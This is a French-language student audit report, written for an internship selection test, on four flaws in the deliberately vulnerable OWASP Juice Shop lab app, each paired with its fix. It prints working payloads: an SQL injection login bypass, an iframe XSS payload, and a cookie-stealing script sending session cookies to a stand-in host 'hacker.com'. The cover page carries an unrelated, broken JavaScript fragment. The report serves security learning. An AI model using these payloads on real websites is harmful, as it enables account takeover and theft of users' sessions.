



OpenMind Academy

Test de sélection
Stage académique en informatique

RAPPORT DE TEST

THEME :

SECURITE INFORMATIQUE

Test préparé par :

Mr Divad

Ecrit par :

MOUCHILI MFOUNDIKOU
MOHAMED MOUSTATPHA

```
function(){cards();});  
window.on('resize', function()  
  cards(){  
    var width = $(window).width()  
    if(width < 750){  
      cardssmallscreen();  
    }else{  
      cardsbigscreen();  
    }  
  }  
}  
function cardssmallscreen(){  
  var cards = $('#card').length  
  card2 = 1; // $(  
  card4 = 1; // $(
```

2025/2026



INTRODUCTION

Ce rapport présente les résultats d'un audit de sécurité réalisé sur OWASP Juice Shop, une application web volontairement vulnérable conçue pour l'apprentissage de la cybersécurité. L'objectif est d'identifier, comprendre et documenter des failles de sécurité courantes, puis proposer des mesures correctives.

Outils utilisés

- ✓ Kali Linux
- ✓ OWASP Juice Shop v17.1.1
- ✓ Firefox
- ✓ Git


Faillle N°1 : Injection SQL

Explication

L'injection SQL est une technique d'attaque qui consiste à insérer du code SQL malveillant dans un champ de saisie. Si l'application ne filtre pas correctement les entrées utilisateur, ce code est exécuté directement par la base de données.

Étapes suivies

- Accès à la page de connexion sur <http://localhost:3000/#/login>
- Saisie de ' **OR 1=1--** dans le champ email
- Saisie d'un mot de passe quelconque
- Clic sur le bouton Login




Ce qui s'est passé

La requête SQL exécutée par le serveur est devenue :

SELECT * FROM users WHERE email = " OR 1=1-- AND password = 'abc'

La condition **1=1** étant toujours vraie, et -- commentant le reste, la base de données a retourné le premier utilisateur, qui est l'**administrateur**. La connexion a réussi sans mot de passe.



Niveau de risque

Élevé : Un attaquant peut accéder au compte administrateur sans aucune authentification.

Correction

Utiliser des requêtes préparées (*prepared statements*) qui séparent les données du code SQL.

Exemple en Python (avec *sqlite*) :

```
cursor.execute("SELECT * FROM users WHERE email = ?", (email,)) ;
```

Ainsi le code SQL injecté est traité comme du texte simple et non exécuté.

Faillle N°2 : XSS (Cross-Site Scripting)


Explication

Le Cross-Site Scripting (XSS) est une attaque qui consiste à injecter du code JavaScript malveillant dans une page web. Ce code s'exécute dans le navigateur des autres utilisateurs à leur insu.

Étapes suivies


- Accès à la page principale de Juice Shop
- Saisie du code suivant dans la barre de recherche :

`<iframe src="javascript:alert('attaque XSS de AKHASH')">`
- Appui sur Entrée



Ce qui s'est passé

Le code HTML a été exécuté directement par le navigateur. Une popup est apparue avec le message "XSS". Cela prouve que le site n'échappe pas les entrées utilisateur avant de les afficher.



Niveau de risque

Élevé : Dans la vraie vie, un attaquant pourrait voler les cookies de session de tous les utilisateurs avec :

```
<script>document.location='http://hacker.com/steal?cookie='+document.cookie</script>
```

Correction

- Échapper toutes les entrées utilisateur avant affichage
- Utiliser une Content Security Policy (CSP)
- Ne jamais afficher du HTML brut venant d'un utilisateur


Faille N°3 : Authentification Cassée

Explication


L'authentification cassée désigne toute faiblesse dans le mécanisme de vérification de l'identité des utilisateurs. Ici, le système de réinitialisation de mot de passe via questions secrètes est facilement contournable.

Étapes suivies

- Clic sur "Forgot Password" sur la page de connexion
- Saisie de l'email jim@juice-sh.op
- La question secrète affichée était : "Quel est le nom de ton frère aîné ?"
- La réponse "Samuel" a été trouvée dans les avis clients du site (OSINT)





- Le mot de passe a été réinitialisé avec succès sans connaître l'ancien



Ce qui s'est passé

Le système a accepté la réinitialisation uniquement avec la réponse à une question secrète. Ces réponses sont souvent trouvables sur les réseaux sociaux ou dans les informations publiques de la victime.



Niveau de risque

Élevé : N'importe qui peut réinitialiser le mot de passe d'un utilisateur en trouvant des informations personnelles sur internet.

Correction

- Supprimer les questions secrètes complètement
- Envoyer un lien de réinitialisation temporaire par email (valide 15 minutes maximum)
- Mettre en place la double authentification (2FA)


Faillle N°4 : Exposition de Données Sensibles

Explication


L'exposition de données sensibles se produit quand une application laisse accessibles des fichiers ou informations confidentielles sans aucune protection d'accès.

Étapes suivies

- Accès direct à l'URL : `http://localhost:3000/ftp`
- Un répertoire FTP avec des fichiers internes est apparu



- Téléchargement du fichier acquisitions.md
- Le fichier contenait des informations confidentielles sur des acquisitions d'entreprise



Ce qui s'est passé

Un répertoire contenant des documents internes confidentiels était accessible publiquement sans aucune authentification. N'importe quel utilisateur connaissant l'URL peut accéder à ces fichiers.

Niveau de risque

Élevé : Dans une vraie entreprise, cela pourrait entraîner des fuites de données stratégiques, des poursuites judiciaires et des pertes financières.

Correction

- Protéger tous les fichiers sensibles derrière une authentification
- Ne jamais exposer de répertoires publiquement
- Mettre en place des contrôles d'accès stricts sur les fichiers
- Auditer régulièrement les fichiers accessibles publiquement

CONCLUSION

Cet audit a permis d'identifier quatre vulnérabilités critiques sur OWASP Juice Shop. Ces failles représentent des risques réels que l'on retrouve dans de vraies applications web mal sécurisées.

Ce projet m'a permis de comprendre concrètement comment fonctionnent les attaques les plus courantes, et surtout pourquoi la sécurité doit être intégrée dès la conception d'une application et non ajoutée après coup.